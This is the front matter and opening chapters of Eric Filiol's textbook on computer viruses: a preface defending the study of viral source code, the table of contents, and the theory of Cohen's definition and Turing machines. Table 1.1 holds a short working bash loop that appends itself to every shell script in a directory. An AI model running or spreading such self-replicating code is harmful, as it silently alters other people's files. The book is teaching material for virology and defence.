VISIT…

Computer viruses: from theory to applications

Springer
Paris
Berlin
Heidelberg
New York
Hong Kong
Londres
Milan
Tokyo

Eric Filiol

Computer viruses: from theory to applications

Springer

Eric Filiol
Chef du laboratoire de virologie et cryptologie
École Supérieure et d'Application des Transmissions
B.P. 18
35998 Rennes Armées

et INRIA-Projet Codes

ISBN 10: 2-287-23939-1 Springer Berlin Heidelberg New York
ISBN 13: 978-2-287-23939-7 Springer Berlin Heidelberg New York

© Springer-Verlag France 2005
Printed in France
Springer-Verlag France is a member of the group Springer Science + Business Media

First edition in French © Springer-Verlag France 2004
ISBN : 2-287-20297-8

Apart from any fair dealing for the purposes of the research or private study, or criticism or review, as permitted under the Copyright, Designs and Patents Act 1998, this publication may only be reproduced, stored or transmitted, in any form or by any means, with the prior permission in writing of the publishers, or in the case of reprographic reproduction in accordance with the terms of licenses issued by the copyright. Enquiry concerning reproduction outside those terms should be sent to the publishers.
The use of registered names, trademarks, etc, in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant laws and regulations and therefore free for general use..

SPIN: 11361145

Cover design : Jean-François MONTMARCHÉ

To my wife Laurence,
to my son Pierre,
to my parents,
to Fred Cohen,
to Mark Allen Ludwig

Preface

"Viruses don't harm, ignorance does. Is ignorance a defense?"
herm1t

"[...] I am convinced that computer viruses are not evil and that programmers have a right to create them, to possess them and to experiment with them ... truth seekers and wise men have been persecuted by powerful idiots in every age ... '
Mark A. Ludwig

Everyone has the right to freedom of opinion and expression; this right includes freedom to hold opinions without interference and to seek, receive and impart information and ideas through any media and regardless of frontiers.
Article 19 of Universal Declaration of Human Rights

The purpose of this book is to propose a teaching approach to understand what computer viruses[1] really are and how they work. To do this, three aspects are covered ranging from theoretical fundamentals, to practical applications and technical features; fully detailed, commented source

[1] We will systematically use the plural form "*viruses*" instead of the litteral one "*virii*". The latter is now an obsolete, though gramatically recommended, form.

codes of viruses as well as inherent applications are proposed. So far, the applications-oriented aspects have hardly ever been addressed through the scarce existing literature devoted to computer viruses.

The obvious question that may come to the reader's mind is: why did the author write on a topic which is likely to offend some people? The motivation is definitely not provocation; the original reason for writing this book comes from the following facts. For roughly a decade, it turns out that antiviral defense finds it more and more difficult to organize and quickly respond to viral attacks which took place during the last four years (remember the programs caused by the release of worms, such as *Sapphire*, *Blaster* or *Sobig*, for example). There is a growing feeling among users – and not to say among the general public – that worldwide attacks give antivirus developers too short a notice. Current viruses are capable of spreading substantially faster than antivirus companies can respond.

As a consequence, we can no longer afford to rely solely on antivirus programs to protect against viruses and the knowledge in the virus field is wholly in the hands of the antiviral community which is totally reluctant to share it. Moreover, the problems associated with antiviral defense are complex by nature, and technical books dedicated to viruses are scarce, which does not make the job easy for people interested in this ever changing field.

For all of these reasons, I think there is a clear need for a technical book giving the reader knowledge of this subject. I hope that this book will go some way to satisfying that need.

This book is mainly written for computer professionals (systems administrators, computer scientists, computer security experts) or people interested in the virus field who wish to acquire a clear and independent knowledge about viruses as well as incidently of the risks and possibilities they represent. The only audience the book is not for, is computer criminals, unfairly referred as "computer geniuses" in the media who unscrupulously encourage and glamorize them somehow. Computer criminals have no other ambition than to cause as much damage as possible, which mostly is highly prejudicial to everyone's interests. In this situation, it is constructive to give some essential keys that open the door to the virus world and to show how wrong and dangerous it is to consider computer criminals as "geniuses".

With a few exceptions, the vast majority of computer vandals and computer copycats simply copy existing programs written by others and clearly are not very well versed in computer virology. Their ignorance and silliness just casts a shadow over a fascinating and worthwhile field. As said the fa-

mous French writer, F. Rabelais in 1572, "*science without conscience is the soul's perdition*".

The problem lies in the fact that users (including administrators) are doomed, on the one part, to rely on antivirus software developed by professionals and, on the other part, to be subjected to viral programs written by computer criminals. Computers were originally created to free all mankind. The reality is quite different. There is no conceivable reason why some self-proclaimed experts driven for commercial interests should restrict computer knowledge. The latter should not be the exclusive domain of the antiviral programs developers.

In this respect, one of the objectives of the book is to introduce the reader to the basic techniques used in viral programs. Computer virology is indeed simply a branch of artificial intelligence, itself a part of both mathematics and computer science. Viruses are only simple programs, which incidentally include specific features.

However uncomfortable that may be for certain people, it is easy to predict that viruses will play an important role in the future. The point of this book is to provide enough knowledge on viruses so that the user becomes self-sufficient especially when it comes to antiviral protection and can find a suitable solution whenever his antiviral software fail to eradicate a virus. Whether one likes it or not, computer virology teaching is gradually becoming organized. At Calgary University, Canada, computer science students have been offered a course in virus writing since 2003, which as might be expected, has set off a wave of criticism within the antivirus community (the reader will refer to [138, 139, 147–149] for details).

For all of the above-mentioned reasons, there is no option but to work on raw material: source codes of viral programs. Knowledge can only gained through code analysis. Here lies the difference between talking about viruses and exploring them. Studying viruses surely will not make you a computer vandal for all that, on the contrary. Every year, thousands of people are studying chemistry. As far as I know, they rarely indulge in making chemical weapons once they have received their Ph. D degree. Should we ban chemistry courses to avoid potential but unlikely risks even though they do exist and must be properly assessed? Would it not be a nonsense to give up the benefits chemistry brings to mankind? The same point can be made for computer virology.

There is another reason for speaking in favour of a technical analysis of viruses. Unexpectedly, most of the antivirus publishers, are partly responsible for viruses. Because some of them chose a commercial policy enhanced

by a fallacious marketing, because some of them are reluctant to disseminate all relevant technical information, users are inclined to think that antivirus software is a perfect protection, and that the only thing to do is to buy anyone of them to get rid of a virus. Unfortunately, the reality is quite different since most antiviral products have proved to be unreliable. In practice, it is not a good thing to rely solely on commercial anti-virus programs for protection. It is essential that users get involved in viral defense so that they may assess their needs as far as protection is concerned, and thus choose appropriate solutions. This presupposes however, some adequate knowledge as basic background.

The last reason for providing a clear presention of the viral source code, is that it will enable to both explain and prove what is possible or not in this field. Too many decision-makers tend to base their antiviral protection policies on hazy and ill-defined concepts (not to say, fancy concepts). Only a detailed analysis of the source codes will provide a clear view of the problems thus easing the decision maker's task.

In order that the book may be accessible to nonspecialists, prerequisite knowledge for a good understanding of the described concepts are kept to a minimum. The reader is assumed to have a good background in basic mathematics, in programming, as well as basic fundamentals in operating systems such as Linux and Unix. Our main purpose is to lay a heavy emphasis on what could be called "viral algorithmics" and to show that viral techniques can be simply explained independently from either any language or operating system.

For simplicity's sake, the C programming language and pseudo code have been used whenever it was pertinent and possible, mainly because most computer professionnals are familiar with this language. In the same way, I have chosen simple examples, and have geared the introduction toward nonspecialists.

Some readers may regret that many aspects of computer virology have not been deeply covered, like mutation engines, polymorphism, and advanced stealth techniques. Others may object that no part of the book is devoted to viruses or worms written in assembly language or in more "exotic" yet important languages like Java, script languages like VBS or Javascript, Perl, Postscript... Recall once again that, the book's purpose is a general and pedagogical introduction based on simple and illustrative examples accessible, to the vast majority of people. It is essential to understand algorithmics fundamentals shared by both viruses and worms, before focusing on specific features inherent to such or such language, technique, or operating system.

Complex and sophisticated aspects related to computer virology will be explored in a subsequent book.

Other readers also may regret that antiviral methods are not fully covered in the book, and consequently may think that antiviral aspects are pushed into the background. Actually, there is a reason behind this. When considering security issues in general, detection, defense and prevention measures can be taken because we anticipate what kind of attacks might be launched. As far as viruses are concerned, it is the other way round any defense and protection measure will be illusory and ineffective as long as viral mechanisms are not analysed and known.

The book consists of three relatively independent parts and can be read in almost any order. However, the reader is strongly advised to read Chapter 2 first. It describes a taxonomy, basic tools and techniques in computer virology so that the reader may become familiar with the terminology inherent to viral programs. This basic knowledge will be helpful to understand the remaining portions of the book.

The first part of the book deals with theoretical aspects of viruses. Chapter 2 sums up major works which laid the foundations of computer virology namely, Von Neuman'works on self-reproducing automata, Kleene's works on recursive functions as well as Turing's works. These mathematical bases are essential to understand the rest of the book. Chapter 3 focuses on Fred Cohen's and Leonard Adleman's formalisations. These works enable one to provide an overview of both viral programs and antiviral protection. Skipping this chapter would prevent the reader from understanding some important aspects and issues related to computer virology.

Chapter 4 provides an exhaustive classification of computer infections while presenting the main techniques and tools as well. It includes essential definitions which will prove to be extremely helpful as background for the subsequent chapters. Although the reader is urged to read this chapter first and foremost, it has been included at this place in the book to follow the logical pace of the book, and the chronology of historical events in the field. This first part is suitable for a six hours theoretical course on this topic. The material is intended for use by readers who are not familiar with mathematics: the concepts have been simplified whenever possible, as much as required while avoiding any loss of mathematical rigor.


The second part is more technical and explores the source codes of some of the most typical viruses belonging to the main families. Here again, it is intended for nonspecialists and no prerequisites are needed except skills in programming. Only very simple but real life viruses which may be still a

threat at present time, are studied. Fascinating but sophisticated techniques like polymorphism or stealth will not be deeply explored in this first volume since they require good skills in assembly language. Nevertheless, the materiel in this part will help the readers become familiar with source codes so that they may be able to analyse most other existing viruses on their own. Doing so, the reader can find out what he can and cannot expect from any antivirus program.

The third part may be the most important one. It is dedicated to the application-oriented aspects of the viruses. Viral programs are extremely powerful tools and may be applied to many areas. Among the rare technical books dedicated to viruses, none of them really treat this aspect. The idea that a virus may be "useful" or "benevolent" has sparked a minor revolution among the antiviral programs developers who maintain a fierce opposition to it. Anyway, this narrow-minded attitude is illusive and sterile, while motivated by a variety of interests, very likely.

It must be stressed that viruses have been applied successfully to a wide range of areas for a long time, even if it has not been made public. When properly controlled, viruses are bound to provide benefits (in this respect, antiviral programs could have a new role to play in order to make them evolve in an adequate way). The point of this part is to make people aware of this perspective.

The dependence relation of the parts of the book is as follows:



This book is partly derived from courses in computer virology (whose lengths range from 15 to 35 hours including practicals) which have been given at various French universities and engineering colleges (both at a graduate level): École Supérieure d'Électricité since 2002, École Nationale Supérieure des Techniques Avancées since 2001, Saint-Cyr military academy since 1999, university of Limoges since 2001, university of Caen since 2003... I hope this book will be a helpful, comfortable and resourceful tool for any instructor wishing to build and teach such a module. I think, there are many ways in which the book can be used in teaching a course.

Each chapter ends with some exercises. Most of them offer the opportunity to work with concepts and material that have just been introduced in the chapter, in order to become familiar with them. Understanding will be greatly enhanced by doing the exercises. In some cases, projects are also proposed (from two to eight weeks). I hope that this book will help instructors to find creative ways of involving students in this exciting field.

Be warned, although this book is designed for an English-speaking public, some of the bibliography references given at the end of this book refer to their original version when of outstanding quality while no English translation exists. I am also acutely aware that typographical mistakes, and errors may still be found in this text. The reader is encouraged to contact me with his corrections, comments, suggestions so that the book may be improved in subsequent printings. Errors will be corrected on my webpage (`www-rocq.inria.fr/codes/Eric.Filiol/index.html`) on which hints or solution to exercises, along with other information are available.

This book is dedicated to one of the founding fathers in the field, Dr. Frederick B. Cohen. Without his pioneering work, computer virology would still be only in its infancy. His work on formalisation and his results unfortunately have not aroused the interest it deserved. His contribution is nevertheless of outstanding importance and the reader is urged to refer to his works on many occasions through this book.

This book is also dedicated to Mark Allen Ludwig who has blazed the trail in this area, publishing some technical books on viruses including a number of detailed source codes. His educational, thoughtful, insightful approach is remarkable. Considering the author's considerable achievements in this field as well as his scientific rigor (so far he has authored four books on computer viruses and evolution), he can be considered as a guide for anyone fond of computer viruses and artificial intelligence.

At last, I would also like to dedicate this book to some intelligent, curious and talented virus programmers, mostly anonymous, who also contributed to develop this area and from whom we learned much of what we know today; these people are driven by technical challenges rather than destructive desires. The code of some of their viruses is remarkable and has greatly stimulated my interest in this field. They convinced me, for example, that in the computer virology area, as in many other scientific disciplines, humility is the main required quality. Finally, I hope that some of my passion for viruses has worked its way into these pages.

This book would not have been written without the support and help of many people. It is impossible however, to list all people who contributed

along the way. I am acutely aware that someone else's name should probably also be mentionned and I apologise to them. I would like to thank the staff at Springer Verlag publishing in Paris who have been courteous, competent and helpful especially Mrs. Huilleret and Mr. Puech for their continued support and enthusiasm for this project.

I am also grateful to the 2nd Lieutenants Azatazou, De Gouvion de Saint-Cyr, Hélo, Plan, Smithsombon, Tanakwang, Ratier and Turcat, who were involved in the development of some variants of viruses during their M.Sc. internship in the laboratory of virology and cryptology at the French Army Signals Academy. I would also like to express my gratitude for the support of Major General Bagaria, Colonel Albert (from French Marines Corps!), Lieutenant-Colonel Gardin and Lieutenant-Colonel Rossa, who realized that computer virology is bound to play an outstanding part in the future and that it is essential to provide technical knowledge to Defense specialists.

I am also indebted to Christophe Bidan, Nicolas Brulez, Jean-Luc Casey, Thiébaut Devergranne, Major Alain Foucal, Brigitte Jülg, Pierre Loidreau, Marc Maiffret, Thierry Martineau, Captain Mayoura, Arnaud Metzler, Bruno Petazzoni, Fredéric Raynal, Marc Rybowicz, Eugène H. Spafford, Denis Tatania and Alain Valet, who enabled me to share my passion and to all my students whose interest and enthusiastic responses encouraged me to write the book. The interplay between research and teaching was a delightful experience.

I would like to thank my wife Laurence who helped me to translate the first edition into English and the native speakers who made the proofreading of the manuscript and worked hard to correct the errors and clumsiness of this version: especially Mr and Mrs Camus-Smith whose work has been invaluable.

Finally, I would like to express my gratitude for the support of my family, especially my wife without which this work would not have been possible. She designed the CDROM provided with this handbook as well.

Let us now explore the fascinating world of computer viruses.

Guer, August 2003, *Éric Filiol*
Eric.Filiol@inria.fr

Contents

Foreword VII

Part I - Genesis and Theory of Computer Viruses

1 Introduction 3

2 The Formalization Foundations 7
2.1 Introduction 7
2.2 Turing Machines 8
2.2.1 Turing Machines and Recursive Functions 9
2.2.2 Universal Turing Machine 13
2.2.3 The Halting Problem and Decidability 15
2.2.4 Recursive Functions and Viruses 17
2.3 Self-reproducing Automata 19
2.3.1 The Mathematical Model of Von Neumann Automata . 20
2.3.2 Von Neumann's Self-reproducing Automaton 28
2.3.3 The Langton's Self-reproducing Loop 31
Exercises 34
Study Projects 36
Study of the Herman's Theorem 36
Codd Automata Implementation 37

3 F. Cohen and L. Adleman's Formalization 39
3.1 Introduction 39
3.2 Fred Cohen's Formalization 41
3.2.1 Basic Concepts and Notations 42
3.2.2 Formal Definition of Viruses 44

3.2.3 Study and Basic Properties of Viral Sets . . . 47
3.2.4 Computability Aspects of Viruses and Viral Detection . 51
3.2.5 Prevention and Protection Models . . . 55
3.2.6 Experiments with Computer Viruses and Results . . . 61
3.3 Leonard Adleman's Formalization . . . 65
3.3.1 Notation and Basic Definitions . . . 66
3.3.2 Types of Viruses and Malware . . . 70
3.3.3 The Complexity of Viral Detection . . . 72
3.3.4 Studying the Isolation Model . . . 75
3.4 Conclusion . . . 77
Exercises . . . 78
Study Projects . . . 80
Implementation of the Theorem 8 Machine . . . 80
Implementation of Machine Described in Theorem 11 . . . 80

4 Taxonomy, Techniques and Tools . . . 81
4.1 Introduction . . . 81
4.2 General Aspects of Computer Infection Programs . . . 83
4.2.1 Definitions and Basic Concepts . . . 83
4.2.2 Action Chart of Viruses or Worms . . . 86
4.2.3 Viruses or Worms Life Cycle . . . 87
4.2.4 Analogy Between Biological and Computer Viruses . . . 91
4.2.5 Numerical Data and Indices . . . 93
4.2.6 Designing Malware . . . 96
4.3 Non Self-reproducing Malware (Epeian) . . . 98
4.3.1 Logic Bombs . . . 99
4.3.2 Trojan Horse and Lure Programs . . . 100
4.4 How Do Viruses Operate? . . . 103
4.4.1 Overwriting Viruses . . . 103
4.4.2 Adding Viral Code: Appenders and Prependers . . . 104
4.4.3 Code Interlacing Infection or Hole Cavity Infection . . . 106
4.4.4 Companion Viruses . . . 110
4.4.5 Source Code Viruses . . . 114
4.4.6 Anti-Antiviral Techniques . . . 117
4.5 Virus and Worms Classification . . . 122
4.5.1 Viruses Nomenclature . . . 122
4.5.2 Worms Nomenclature . . . 141
4.6 Tools in Computer Virology . . . 147
Exercises . . . 149

5 Fighting Against Viruses 151
5.1 Introduction 151
5.2 Protecting Against Viral Infections 153
5.2.1 Antiviral Techniques 155
5.2.2 Assessing of the Cost of Viral Attacks 163
5.2.3 Computer "Hygiene Rules" 164
5.2.4 What To Do in Case of a Malware Attack 167
5.2.5 Conclusion 170
5.3 Legal Aspects Inherent to Computer Virology 172
5.3.1 The Current Situation 172
5.3.2 Evolution of The Legal Framework : The Law Dealing With e-Economy 175

Second part - Computer Viruses by Programming

6 Introduction 181

7 Computer Viruses in Interpreted Programming Language 185
7.1 Introduction 185
7.2 Design of a Shell Bash Virus under Linux 186
7.2.1 Fighting Overinfection 188
7.2.2 Anti-antiviral Fighting: Polymorphism 190
7.2.3 Increasing the *Vbash* Infective Power 194
7.2.4 Including a Payload 196
7.3 Some Real-world Examples 197
7.3.1 The Unix_owr Virus 197
7.3.2 The Unix_head Virus 198
7.3.3 The Unix_Coco Virus 199
7.3.4 The Unix_bash virus 199
7.4 Conclusion 203
Exercises 203
Study Projects 204
A Perl Encrypted Virus 204
Disinfection Scripts 205

8 Companion Viruses 207
8.1 Introduction 207
8.2 The `vcomp_ex` companion virus 210
8.2.1 Analysis of the `vcomp_ex` Virus 211

8.2.2 Weaknesses and Flaws of the `vcomp_ex` virus 219
8.3 Optimized and Stealth Versions of the `Vcomp_ex` Virus 221
8.3.1 The `Vcomp_ex_v1` Variant 221
8.3.2 The `Vcomp_ex_v2` Variant 230
8.3.3 Conclusion 238
8.4 The `Vcomp_ex_v3` Companion Virus 238
8.5 A Hybrid Companion Virus: the `Unix.satyr` Virus Case 241
8.5.1 General Description of the `Unix.satyr` Virus 241
8.5.2 Detailed Analysis of the `Unix.satyr` Source Code 242
8.6 Conclusion 249
Exercises 249
Study Projects 253
Bypassing Integrity Checking 253
Bypassing of the RPM Signature Checking 254
Password Wiretapping 255

9 Worms 257
9.1 Introduction 257
9.2 The Internet Worm 259
9.2.1 The Action of the Internet Worm 260
9.2.2 How the Internet Worm Operated 262
9.2.3 Dealing With the Crisis 265
9.3 IIS_Worm Code Analysis 266
9.3.1 Buffer Overflows 267
9.3.2 *IIS* Vulnerability and Buffer Overflow 274
9.3.3 Detailed Analysis of the Source Code 274
9.3.4 Conclusion 286
9.4 *Xanax* Worm Code Source Analysis 286
9.4.1 Main Spreading Mechanisms: Infecting E-mails 287
9.4.2 Executable Files Infection 294
9.4.3 Spreading via the IRC Channels 296
9.4.4 Final Action of the Worm 299
9.4.5 The Various Procedures of the Worm 302
9.4.6 Conclusion 307
9.5 Analysis of the UNIX.LoveLetter Worm 307
9.5.1 Variables and Procedures 308
9.5.2 How the Worm Operates 315
9.6 Conclusion 316
Exercises 317
Study Projects 319

Apache Worm Code Analysis 319
Ramen Worm Code Analysis 319

Third Part - Computer Viruses and Applications

10 Introduction 323

11 Computer Viruses and Applications 327
11.1 Introduction 327
11.2 The State of the Art 330
11.2.1 The *Xerox* Worm 333
11.2.2 The KOH Virus 335
11.2.3 Military Applications 338
11.3 Fighting against Crime 340
11.4 Environmental Cryptographic Key Generation 342
11.5 Conclusion 347
Exercises 348

12 BIOS Viruses 349
12.1 Introduction 349
12.2 BIOS Structure and Working 351
12.2.1 Disassembly and Analysis of the `BIOS` Code 352
12.2.2 Detailed Analysis of the `BIOS` Code 353
12.3 VBIOS Virus Description 357
12.3.1 Viral Boot Sector Concept 358
12.4 Installation of VBIOS 362
12.5 Future Prospects and Conclusion 364

13 Applied Cryptanalysis of Cipher Systems 367
13.1 Introduction 367
13.2 General Description of Both the Virus and the Attack 369
13.2.1 The Virus V_1: the First Infection Level 370
13.2.2 The Virus V_2: the Second Infection Level 370
13.2.3 The Virus V_2: the Applied Cryptanalysis Step 372
13.3 Detailed Analysis of the YMUN20 Virus 373
13.3.1 The Attack Context 373
13.3.2 The YMUN20-V_1 Virus 375
13.3.3 The YMUN20-V_2 Virus 377
13.4 Conclusion 380

Study Project 380
Implementing the YMUN20 Virus 380

Conclusion

14 Conclusion 385

Warning about the CDROM 389

References 391

Index 399

List of Figures

2.1 Sketch of a Turing Machine 10
2.2 Von Neumann's Neighborhood 24
2.3 Von Neumann's Self-reproducing Automata Diagram 30
2.4 Ludwig's Self-reproducing Automaton 35

3.1 Formal Definition of a Viral Set 45
3.2 Graphical Illustration of the Virus Formal Definition 46
3.3 Flow Model With a Threshold of 1 58
3.4 Π_n and Σ_n Classes and Their Respective Hierarchy 76

4.1 Taxonomy of Malware 82
4.2 Distribution of Malware (January 2002) 94
4.3 Action Mechanisms of a Trojan Horse 101
4.4 Overwriting Mode of Infection 103
4.5 Adding Viral Code: The Appender Case 105
4.6 Structure of a PE Executable File 107
4.7 Infection by Code Interlacing (PE file) 110
4.8 Companion Virus Infection Mode 111
4.9 Source Code Infection 114
4.10 Number of Macro-Virus Alerts (Source: French Civil Service) 127
4.11 Number of Servers Infected by The CodeRed Worm as a Time Function (source [111]) 142
4.12 Number of Hosts Infected by the CodRed Worm per Minute (source [111]) 143

4.13 Distribution of the servers infected by the Sapphire/Slammer Worm (H + 30 minutes). The diameter of each blue circle is relative to the logarithm of the number of locally infected servers (source: [112]). 144
4.14 Evolution of the *W32/Bugbear-A* worm attack (Oct. 2002 - Source J.-L. Casey) 146
4.15 Evolution dof the *W32/Netsky-P* and *W32/Netsky-P* Worms Attacks (July - August 2004) 147

7.1 *Vbashp* infection 192

8.1 `Vcomp_ex` Virus Infection Principle 211

9.1 Organization of the Example1 Program Stack 271
9.2 `IIS_Worm` Overflow Code Structure 274
9.3 IIS_Worm Code Organization 275
9.4 *Xanax* Worm Paylaod 290

13.1 Functional Flowchart of YMUN-V_1 Virus 371
13.2 Functional Flowchart of YMUN-V_2 Virus (Infection Step) 371
13.3 Functional Flowchart of YMUN-V_2 Virus (Payload) 373
13.4 Infection With YMUN20-V_1 Virus 376
13.5 YMUN20-V_1 Virus Action 377
13.6 Functional Flowchart of the YMUN20-V_2 Virus 378

List of Tables

1.1 An Simple Example of Viral Code 4

2.1 Turing Machine Computing the Sum of Two Integers 11
2.2 Transition Function Table for Langton's Self-reproducing Loop 33
2.3 Initial State of Langton's Self-reproducing Loop 34
2.4 Byl's Automata Initial States 35
2.5 *Byl1* Transition Function Table 36
2.6 *Byle2* Transition Function Table 36

4.1 Analogy Between Biological Viruses and Computer Viruses . . 92
4.2 Ports and Protocols Used by the Most Famous Trojan Horses 102
4.3 Formats That May Contain Documents Viruses 126
4.4 Distribution of Main Macro-viruses Types 128

7.1 Source code of the *vbash* virus 187
7.2 *Vbashp* virus : restoring function 192
7.3 *Vbashp* Overinfection Management (MVB first part) 193
7.4 *Vbashp* Virus: Infection (MVB end) 194
7.5 The UNIX_OWR Virus Source Code 198
7.6 The UNIX_HEAD Virus 198
7.7 The UNIX_COCO Virus 200
7.8 The UNIX_BASH (beginning) 201
7.9 The UNIX_BASH (End) 202

8.1 File Type and File Permission Flags in Octal 213
8.2 Possible Values for the `flag` Argument of the `ftw` Function . . 239

11.1 Bling Agent for Data Search 346

12.1 MBR Layout and Structure 360
12.2 Partition Entry Structure and Layout (Part of MBR) 361
12.3 OS Boot Sector Structure and Layout 362

Genesis and Theory of Computer Viruses

1

Introduction

How can we describe what a computer virus really is? What relationship exists between the formal definition of the mathematician[1]:

$$
\begin{array}{lll}
\forall M\ \forall V & (M,V) \in \mathcal{V} \Leftrightarrow [V \subset \mathbb{I}^*] \text{ et } [M \in \mathcal{M}] \text{ et} & \\
& [\forall v \in V & [\forall H_M\ [\forall t\ \forall j \in \mathbb{N} \\
& & [\ 1.\ P_M(t) = j \text{ et} \\
& & \ \ 2.\ \$_M(t) = \$_M(0) \text{ et} \\
& & \ \ 3.\ (\square_M(t,j), \ldots, \square_M(t, j + |v| - 1)) = v] \\
& \Rightarrow & [\exists v' \in V [\exists t', t'', j' \in \mathbb{N} \text{ et } t' > t \\
& & [\ 1.\ [[(j' + |v'|) \leq j] \text{ ou } [(j + |v|) \leq j']] \\
& & \ \ 2.\ (\square_M(t', j'), \ldots, \square_M(t', j' + |v'| - 1)) = v' \text{ et} \\
& & \ \ 3.\ [\exists t'' \text{ tel que } [t < t'' < t'] \text{ et} \\
& & \ \ \ [P_M(t'') \in j', \ldots, j' + |v'| - 1] \\
&]]]]]]]] &
\end{array}
$$

and that of the programmer, given in Table 1.1? Which one is the most convenient to describe what computer viruses really are?

The idea of what a virus is has a different meaning in the non-specialist's mind, so much so that most of the time viruses are confused with the more general idea of malware (or malicious programs). The term of "virus" for computers appeared only in 1988. However, the artificial beings that are denoted by the term of virus did in fact exist many years before and their theoretical fundaments were established long before their real existence.

[1] This definition has been given by Fred Cohen [34]. We will explain it in Chapter 3.

```
for i in *.sh; do
    if test "./$i" != "$0"; then
      tail -n 5 $0 | cat >> $i ;
    fi
done
```

Table 1.1. An Simple Example of Viral Code

A science, a knowledge field, only comes to maturity once formalized. It then allows us to better understand its deep aspects and grasp all the implications. As far as computer virology is concerned, the formalization began seventy years ago with Alan Turing's works. The works and results of von Neumann, Fred Cohen, Leonard Adleman including those of others which followed, were a pioneering work. They are a solid basic framework for computer virology. These theoretical results are very important both when considering the attacker's side – viruses and other malware – and the opposite side: defense and antiviral fight. However, this formalization remains far from being achieved.

The formal work of mathematicians during the 1930s largely contributed to the development of viruses. A number of virus writers have discovered a huge field of applications with this formalization. This fact may be less well-known. Early viruses only put von Neumann's theory of self-reproducing automata into application. In the same way, viral polymorphism did not appear "*ex nihilo*". It was directly inspired by the work of von Neumann and Cohen. Many other examples could be given. They prove that the computer viruses that we have to combat today, are, in fact, nothing but the practical applications predicted by long existing theory.

This theoretical formalization helped us model and understand the opposite face of computer virology, that is to say the antiviral fight. The choice of scanning as the main antiviral technique, since beginning of computer virology, came less from pragmatism than from theoretical considerations and results. These results have also proven the inherent limits of this technique. The same could be said when using with other, more sophisticated antiviral techniques such as integrity checking.

These theoretical results lead us to strongly put into perpespective or even invalidate the extreme – sometimes irrealistic and wrong – *marketing*

claims of some antiviral softwares publishers. The latter often try to sell us the philosopher's stone and the squaring of the circle in the same package.

The importance of the theoretical formalization of computer virology cannot be denied or even lessened, despite the fact that it remains still unachieved for main aspects. That is the reason why it is presented in the first part of the handbook. In order not to frighten the non-mathematical reader and for the sake's of clarity, some of the mathematical proofs have been omitted. The reader will refer to the articles or books in which they were originally published. The author considers that it is the best way to pay tribute to the researchers who successfully pioneered the fascinating world of computer viruses.

2

The Formalization Foundations: from Turing to von Neumann (1936 – 1967)

The art of teaching is made of humility and not pretentiousness: the goal of any lecture is not to make the teacher more intelligent – through a fatuous and uselessly complicated discourse – but to enable the students to overcome the slightest difficulties and to become more mature-minded.

Emile Gabauriaud-Pagès
The art of teaching to others (1919)

2.1 Introduction

The formalization of viral mechanisms makes heavy use of the concept of *Turing machines*. This is logical since computer viruses are nothing but computer programs with particular functionalities. Formalization of today computer programs began with Alan Turing's works[1] in 1936 [153].

A Turing machine – this definition will be detailed later in this chapter – is the abstract representation of what a computer is and of the programs that may be executed with it. The reader who wishes to learn more deeply on exact relationships between real, everyday life computer and their theoretical model will refer to [26, p. 68]. This theoretical model enables one to solve many essential problems and among them:

[1] In fact, a number of important results were obtained during the thirties. Turing's formalization was independently yet equivalently redefined by several other mathematicians and in particularl by Church [32], Kleene [95], Markov [108] and Post [119].

- let a function f be given. Is this function really computable ? In other words, does an algorithm exist which can realize, or equivalently compute, the function f ?

As far as computer viruses are concerned, the function f is the *self-reproduction* function itself. Can a program reproduce? Works of Alan Turing and that of his exegetes did not consider the problem of program self-reproduction.

Only a few years later, the concept of self-reproduction was considered by John von Neumann and Arthur Burks [26, 156] starting from the Turing's works and results. Their approach was essentially based on *cellular automata*. In their main result they proved that this property can be practically realized. However, the example they built to prove this result was so complex that researchers since tried to find a less complex example, easier to study and to implement, in order to analyze the self-reproduction feature. The main question that arose at that time was to determine how simple an automaton could be still being able to reproduce.

Next, many authors, particularly Codd [33] in 1968, Herman [89] in 1973, Langton [100] in 1984 and Byl [27] in 1989 managed to build other self-reproducing automata which proved to be far less complex. Self-reproduction then became a practical, operational concept. With it, computer viruses were potentially born but it was only a "first birth". It was only after still many years that real computer viruses – and the term virus itself – appeared.

2.2 Turing Machines

We are now going to describe precisely what Turing machines are and explore the different problems related to Turing machines, while focusing at the same time on the object of this chapter, that is to say self-reproducing automata. The reader who wishes to have a deeper exposure to Turing machines will refer to [90,101,153]. He will find an interesting and detailed implementation of a Turing machine with the *Sed* interpreted programming language[2] in [16, p. 271].

[2] The reader will refer as well to the *Brainfuck* programming language homepage `http://www.muppetlabs.com/~breadbox/bf/`. The goal of this language, created by Urban Müller, was to create a Turing-complete language for which he could write the smallest compiler ever (the compiler is 240 bytes). This language contains only eight instructions.

2.2.1 Turing Machines and Recursive Functions

A Turing machine M, a rather primitive system at first sight, is composed of three parts:

- a memory or storage unit which is generally denoted *tape*. The tape has an infinite length and is divided into cells. Each of the cells contains one symbol at a time, chosen from a given finite set of symbols (the *alphabet*). A cell is refered as *blank* when it contains no symbol at all. We will consider this particular case as the blank symbol, for sake of generalization. There are always a finite number of non blank cells. Initially, the tape contains the input data. At the end of the computation, it contains the output data while during the computation the tape contains temporary data.
- a read/write head which moves left or right on the tape, one cell at a time. The head can read the symbol contained by the current cell or may write a symbol into it. Before any symbol is writtent in a cell, the symbol present in the latter is first erased. The *current* cell is the cell in front of which the head is pointing.
- a control function F which drives the read/write head. A memory area which contains the complete state of the machine M and all instructions specific to problems currently processed constitutes the control function. Any move/action of the read/write head is directly determined by both the contents of the memory area and of the current cell. To be more precise, the control function is divided in two other functions[3]: a state function whose role is to update the internal state of F and a function dedicated to output symbols. The basic operations (or steps) that the read/write head may perform at a rate of one operation per unit time, are:
  - moving to the next cell to the right on the tape.
  - moving to the next cell to the left on the tape.
  - not moving. The computation is completed, the machines M halts.
  - writing a symbol into the current cell.

The work of machine M can thus be summarized by saying that it repeats a certain number of times the three following basics step:

1. **Reading step**.- The current cell content x is read and feed to the control function.

